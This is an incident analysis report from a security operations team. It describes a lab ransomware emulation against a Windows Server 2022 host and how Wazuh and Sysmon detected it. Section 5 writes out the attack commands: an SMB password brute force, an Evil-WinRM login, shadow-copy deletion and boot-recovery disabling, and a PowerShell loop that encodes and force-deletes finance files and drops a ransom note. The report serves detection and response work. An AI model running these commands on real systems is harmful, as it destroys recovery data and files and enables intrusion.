SECURITY OPERATIONS CENTER | INCIDENT RESPONSE

Incident Analysis Report

Ransomware Attack on Windows Server 2022

Incident Detection, Analysis, Containment & Recovery

Case / Incident ID	SOC-IR-2026-1101-01
Incident Type	Multi-stage ransomware (adversary emulation exercise)
Severity	**Critical** (highest SIEM alert: Level 14, Rule 100100)
Status	Contained, eradicated and fully recovered
Affected Asset	`WinServer-Target`: Windows Server 2022 Datacenter (`192.168.56.103`)
Detection Platform	Wazuh XDR/SIEM v4.9.2 with Sysmon (`192.168.56.101`)
Incident Date	November 1, 2026
Prepared By	Mohammad Hasnain Ali, Lead Security Engineer
Classification	**TLP:AMBER** | Internal SOC Documentation

TLP:AMBER: limited disclosure; restricted to participants' organisation.

Document Control

Version	Date	Author	Status	Change Summary
1.0	Nov 1, 2026	Mohammad Hasnain Ali	Final	Initial release of incident analysis report

Table of Contents

1. Executive Summary **2**
2. Scope, Objectives & Environment **3**
2.1 Objectives 3
2.2 Lab Architecture 3
2.3 Limitations 4
3. Detection Architecture **4**
3.1 Telemetry Sources 4
3.2 Custom Detection Rules 5
4. Incident Timeline **6**
5. Attack Analysis **7**
5.1 Phase 1: Network Reconnaissance (T1046) 7
5.2 Phase 2: Credential Access (T1110) 7
5.3 Phase 3: Initial Access & Execution (T1021.006, T1059) 8
6. Detection Analysis **9**
6.1 Alerts Triggered 9
6.2 File Integrity Monitoring 10
6.3 Critical Alert: Rule 100100 10
6.4 MITRE ATT&CK Coverage 11
6.5 Incident Metrics 12
6.6 Detection Effectiveness Assessment 12
7. Impact Assessment **14**
8. Containment, Eradication & Recovery **14**
8.1 Containment and Attacker Eviction 14
8.2 Data Restoration 15
8.3 Recovery Verification 15
9. Indicators of Compromise **16**
10. Future Recommendations **17**
10.1 Preventive Controls 17
10.2 Monitoring Improvements 17
10.3 Policy Enhancements 18
10.4 Training Recommendations 18
11. Conclusion **18**
Appendix A: Custom Wazuh Detection Rules **19**
Appendix B: Wazuh Agent Configuration (ossec.conf) **20**
Appendix C: SOC Data Recovery Utility **21**

1. Executive Summary

During scheduled adversary-emulation testing, the Security Operations Center (SOC) investigated an end-to-end simulated ransomware attack against an enterprise **Windows Server 2022** host. The objective was to evaluate how well the detection stack identifies each stage of a ransomware intrusion: process creation, credential abuse, inhibition of system recovery, and destruction of file integrity.

The simulated adversary operated from Kali Linux (`192.168.56.102`). It scanned for exposed services, brute-forced the local `Administrator` account over SMB, and obtained an interactive shell through **Windows Remote Management (Evil-WinRM)**. It then deleted Volume Shadow Copies with `vssadmin.exe`, disabled boot recovery with `bcdedit.exe`, encrypted the finance share `C:\Finance`, and left an extortion note.

Every stage was captured by **Sysmon**, enhanced Windows auditing and **Wazuh**. Two custom correlation rules authored for this exercise raised a **Level 14 (Critical)** alert on shadow-copy deletion, mapped to MITRE ATT&CK T1490. The SOC contained the host, evicted the adversary, and restored **10 of 10** affected records without paying any ransom.

Incident at a Glance

Attack Vector	SMB password brute force (port 445) followed by remote shell over WinRM (port 5985)
Root Cause	Exposed SMB/WinRM services and an `Administrator` password weak enough to be recovered from a wordlist
Data Impacted	10 records in `C:\Finance` (`Quarterly_Report_1.docx` to `Quarterly_Report_10.docx`)
Recovery Controls Defeated	Volume Shadow Copies deleted; Windows boot recovery disabled
Primary Detection	Custom Rule `100100`, Level 14: Volume Shadow Copy deletion (T1490)
Peak Telemetry	908+ events captured across the incident window
Outcome	Host isolated, attacker session terminated, account disabled, 100% data restored, no ransom paid

Key Findings

- **Detection worked where it was engineered to.** The two custom Sysmon-based rules fired on the destructive commands; default signatures alone would have rated these events far lower.
- **The brute-force phase was visible but under-prioritised.** More than 1,000 failed-logon events were logged, yet individual events carry only Level 5 and the successful WinRM logon is Level 3 (informational).
- **File-integrity monitoring gave a reliable impact signal.** Wazuh FIM recorded 23 real-time events in `C:\Finance`, covering every deletion, every `.locked` file and the ransom notes.
- **Containment and recovery were effective** because the response was fast and the exercise payload was reversible. Production recovery would depend on immutable backups (see Section 10).

2. Scope, Objectives & Environment

2.1 Objectives

- Instrument a Windows Server 2022 endpoint with process, authentication and file-integrity telemetry.
- Engineer custom SIEM detections for ransomware behaviours that default Wazuh rules under-weight.
- Emulate a realistic multi-stage ransomware intrusion and measure detection at each stage.
- Contain the incident, recover the data, and document lessons learned against MITRE ATT&CK.

2.2 Lab Architecture

The exercise ran in an isolated VirtualBox 7.x environment. Adapter 1 (host-only, `192.168.56.0/24`) carried all attack and logging traffic. Adapter 2 (NAT) was used only during setup for package installation.




Figure 1: *Lab topology: attacker, target and SIEM nodes on an isolated host-only network*

Node	Role	Operating System	IP Address	Key Components
Attacker	Adversary emulation	Kali Linux 2026.3	`192.168.56.102`	Nmap, NetExec (nxc), Hydra, Evil-WinRM
WinServer-Target	Victim / monitored asset	Windows Server 2022 Datacenter	`192.168.56.103`	Sysmon64, advanced auditing, Wazuh agent v4.9.2, protected path `C:\Finance`
Wazuh Server	SIEM / SOC platform	Ubuntu Server 22.04 LTS	`192.168.56.101`	Wazuh Manager and Indexer, Filebeat, OpenSearch Dashboard, custom rules




Figure 2: *Lab virtual machines: (left) Ubuntu Wazuh SIEM, (centre) Windows Server target, (right) Kali Linux attacker*

2.3 Limitations

> **Scope Notes**
>
> This was a controlled lab exercise on a single monitored endpoint. Network-layer sensors (IDS/NDR) were not part of the stack.
>
> The "encryption" step used reversible Base64 encoding as a safe stand-in for ransomware cryptography. Recovery in Section 8 was therefore deterministic; real ransomware would not be reversible this way.
>
> Data exfiltration (double extortion) was not simulated or assessed.

3. Detection Architecture

3.1 Telemetry Sources

Source	Configuration	Detection Value
Microsoft Sysmon v15	SwiftOnSecurity configuration; deployed with `Sysmon64.exe -accepteula -i`	Process creation, full command lines, hashes and parent/child process trees
Windows Security Auditing	Process creation with command-line auditing; file system and logon/logoff (success and failure)	Authentication events (4624, 4625) and process visibility
Wazuh FIM	Real-time, `report_changes` on `C:\Finance`, 300 s baseline scan	Immediate evidence of file add, modify and delete
Windows Event Channels	Application, Security, System and `Microsoft-Windows-Sysmon/Operational` ingested via `eventchannel`	Service creation (7045), service changes (7040), Sysmon events
Agent Transport	TCP 1514, AES encryption, `notify_time` 10 s, auto-restart	Reliable, encrypted delivery to the manager

The Wazuh all-in-one installer was run on Ubuntu Server 22.04 LTS. The LVM root volume was extended to the full 40 GB disk (`lvextend` and `resize2fs`) to provide OpenSearch index capacity. The Windows agent then registered against manager `192.168.56.101`.




Figure 3: *Successful Wazuh Manager and Indexer installation*




Figure 4: *Windows agent in Active state on the Wazuh dashboard*




Figure 5: *Baseline Wazuh telemetry overview before the attack*

3.2 Custom Detection Rules

Two correlation rules were written to `/var/ossec/etc/rules/local_rules.xml` to catch ransomware behaviours that default signatures miss. Both key on Sysmon Event ID 1 command lines. Full XML is in Appendix A.

Rule ID	Level	Trigger (Sysmon Event 1 command line)	MITRE
100100	14 (Critical)	Command line contains `delete shadows`: Volume Shadow Copy destruction	T1490
100101	12 (High)	Command line contains `recoveryenabled`: boot recovery disabled via BCDedit	T1490

4. Incident Timeline

The attack followed a classic ransomware kill chain. Times below are Wazuh event timestamps from the lab clock on November 1, 2026, taken from the dashboard evidence in this report. "Not captured" marks stages whose exact time was not visible in the retained screenshots.

1 Reconnaissance T1046 > **2 Credential Access** T1110 > **3 Initial Access** T1021.006 > **4 Impact** T1490 / T1486

Time (Nov 1, 2026)	Stage	Observed Event	Rule / Evidence
Before 10:50 (not captured)	Reconnaissance	Nmap service scan of ports 135, 139, 445, 3389, 5985 from `192.168.56.102`	Attacker console (Figure 6)
~10:50:24 to 10:50:25	Credential Access	Burst of failed logons (Event 4625) against `Administrator` from `KALI`; aggregate alert for multiple failures	Rules `60122` (L5), `60204` (L10)
Not captured	Initial Access	Successful network logon (Type 3) and Evil-WinRM session on port 5985	Rule `60106` (L3)
10:54:48	Impact	`.docx` originals deleted and `.docx.locked` files created in `C:\Finance`	FIM rules `553`, `554`
10:54:50	Impact	Extortion note `readme_recover_files.txt` created	FIM rule `554`
11:14:37 to 11:14:38	Impact	`README_HOW_TO_RECOVER.txt` created, then modified	FIM rules `554`, `550`
11:24:43	Inhibit Recovery	`vssadmin.exe delete shadows /all /quiet` spawned by `wsmprovhost.exe`	Custom rule `100100` (L14)
Not captured	Response	Host isolation, WinRM worker termination, account lockdown, data restoration	Figures 14 to 16

> **Analyst Note: Event Ordering**
>
> The Level 14 alert (11:24:43) is timestamped **after** the first FIM burst (10:54:48), and two different ransom-note filenames appear. This indicates the attack commands were run in more than one pass during the exercise. The sections below follow kill-chain order for clarity, and exact sequencing should be confirmed against raw Sysmon logs if this report is used as formal evidence.

5. Attack Analysis

5.1 Phase 1: Network Reconnaissance (T1046)

From Kali Linux, Nmap probed the target for common Windows management services:

```
nmap -Pn -sV -p 135,139,445,3389,5985 192.168.56.103
```

Finding: ports 135 (MSRPC), 139 (NetBIOS), 445 (SMB) and 5985 (WinRM) were open and reachable. SMB and WinRM later became the attack path.




Figure 6: *Nmap reconnaissance from Kali Linux against the target*

5.2 Phase 2: Credential Access (T1110)

The adversary brute-forced the local `Administrator` account over SMB using NetExec and a Metasploit password list:

```
nxc smb 192.168.56.103 -u Administrator -p
/usr/share/wordlists/metasploit/unix_passwords.txt
```




Figure 7: *SMB brute-force password attack from Kali Linux*

SIEM telemetry: Wazuh logged **1,021** failed-logon events (Windows Event ID 4625) in the 24-hour window. Each alert recorded the source IP `192.168.56.102`, target user `Administrator` and workstation name `KALI`. Rule `60122` fired per attempt, and rule `60204` (Level 10, multiple logon failures) fired as an aggregate.




Figure 8: *Wazuh Threat Hunting view of Event ID 4625 failures with attacker attribution*

5.3 Phase 3: Initial Access & Execution (T1021.006, T1059)

With the recovered credentials, the adversary opened an interactive shell over WinRM. The Sysmon process tree shows destructive commands spawned beneath `wsmprovhost.exe`, the WinRM host process.

```
evil-winrm -i 192.168.56.103 -u Administrator -p '<REDACTED>'
```

Inhibit System Recovery (T1490)

```
vssadmin.exe delete shadows /all /quiet
bcdedit.exe /set '{default}' recoveryenabled No
bcdedit.exe /set '{default}' bootstatuspolicy ignoreallfailures
```

Data Encrypted for Impact (T1486) and Data Destruction (T1485)

A PowerShell loop read each `.docx` in `C:\Finance`, encoded it as Base64, wrote it back with a `.locked` suffix, and force-deleted the original. A ransom note was then dropped:

```
Get-ChildItem -Path "C:\Finance" -Filter *.docx | ForEach-Object {
    $bytes = [System.IO.File]::ReadAllBytes($_.FullName)
    $b64   = [Convert]::ToBase64String($bytes)
    [System.IO.File]::WriteAllText($_.FullName + ".locked", $b64)
    Remove-Item $_.FullName -Force
}
Set-Content -Path "C:\Finance\README_HOW_TO_RECOVER.txt" -Value "YOUR DATA HAS BEEN
ENCRYPTED ..."
```




Figure 9: *Ransomware execution inside the Evil-WinRM remote shell*

6. Detection Analysis

6.1 Alerts Triggered

Rule ID	Severity	Description	Event Source	MITRE ATT&CK
`100100`	**Level 14 (Critical)**	**Custom:** Ransomware behaviour, Volume Shadow Copy deletion (`vssadmin delete shadows /all /quiet`)	Sysmon Event 1	T1490 Inhibit System Recovery
`100101`	**Level 12 (High)**	**Custom:** Boot recovery disabled via BCDedit (`recoveryenabled No`)	Sysmon Event 1	T1490 Inhibit System Recovery
`61618`	**Level 12 (High)**	Suspicious process creation / service host tampering	Sysmon	T1059 Command and Scripting Interpreter
`60204`	Level 10	Multiple Windows logon failures (aggregate)	Security 4625	T1110 Brute Force
`550`	**Level 7 (Medium)**	Integrity checksum changed (ransom note content)	Wazuh FIM	T1486 Data Encrypted for Impact
`553`	**Level 7 (Medium)**	File deleted (`Quarterly_Report_*.docx` originals)	Wazuh FIM	T1485 Data Destruction
`60122`	Level 5	Logon failure: unknown user or bad password	Security 4625	T1110 Brute Force
`554`	Level 5	File added (`.docx.locked` files and ransom notes)	Wazuh FIM	T1486 Data Encrypted for Impact
`61138`	Level 5	New Windows service created	System 7045	T1543.003 Windows Service
`60106`	Level 3	Windows logon success (Type 3 network logon via WinRM)	Security 4624	T1078 Valid Accounts
`61104`	Level 3	Service startup type changed	System 7040	T1562.001 Disable or Modify Tools

Rule 60204 is shown in the Wazuh brute-force view (Figure 8) and is added here for completeness.

6.2 File Integrity Monitoring

Wazuh FIM recorded **23 real-time events** in `C:\Finance`. It caught every original deletion (rule `553`), every `.locked` file creation (rule `554`), and the ransom note creation and modification (rules `554` and `550`). Events arrived in milliseconds of each other, forming a distinctive burst pattern.




Figure 10: *Wazuh FIM events showing deleted originals and added .locked files*

6.3 Critical Alert: Rule 100100

Sysmon captured `vssadmin.exe delete shadows /all /quiet` with parent process `wsmprovhost.exe`. Custom rule `100100` evaluated the command line and raised a **Level 14 CRITICAL** alert, the highest severity in the incident.




Figure 11: *Level 14 alert for Volume Shadow Copy deletion (Rule 100100)*

6.4 MITRE ATT&CK Coverage

Tactic	Technique	Evidence in This Incident	Detected By
Discovery	T1046 Network Service Discovery	Nmap scan of target ports	Not evidenced in SIEM
Credential Access	T1110 Brute Force	1,021 failed logons from `192.168.56.102`	`60122`, `60204`
Initial Access / Lateral Movement	T1078 Valid Accounts, T1021.006 WinRM	Type 3 logon, Evil-WinRM session	`60106`
Execution	T1059 Command and Scripting	PowerShell and cmd under `wsmprovhost.exe`	`61618`
Impact	T1490 Inhibit System Recovery	`vssadmin` and `bcdedit` commands	`100100`, `100101`
Impact	T1486 Data Encrypted for Impact	`.locked` files and ransom note	`550`, `554`
Impact	T1485 Data Destruction	Original `.docx` files deleted	`553`




Figure 12: *Wazuh MITRE ATT&CK mapping view for the incident*




Figure 13: *MITRE ATT&CK dashboard: alert evolution, top tactics and technique breakdown*

6.5 Incident Metrics

Metric	Value
Total events captured in the incident window	908+
Highest rule severity	Level 14 (Critical)
Impact tactic hits (T1486)	908
Privilege Escalation tactic hits	252
Defense Evasion tactic hits	243
Credential Access tactic hits (T1110)	127
Inhibit System Recovery hits (T1490)	2 (custom rules `100100`, `100101`)
Failed-logon events, Event ID 4625 (Threat Hunting view)	1,021
FIM events in `C:\Finance`	23
Target endpoint	`WinServer-Target` (Agent ID 001)
Attributed attacker IP	`192.168.56.102` (Kali Linux, hostname `KALI`)

Counts come from different Wazuh dashboard views and aggregations, so they are not expected to reconcile exactly.

6.6 Detection Effectiveness Assessment

Stage	Detected	Assessment
Reconnaissance	No SIEM alert evidenced	Gap. Host telemetry alone does not see port scans; network sensors would be needed.
Brute force	Yes (L5 per event, L10 aggregate)	Good visibility, but priority is too low for an attack that ended in compromise.
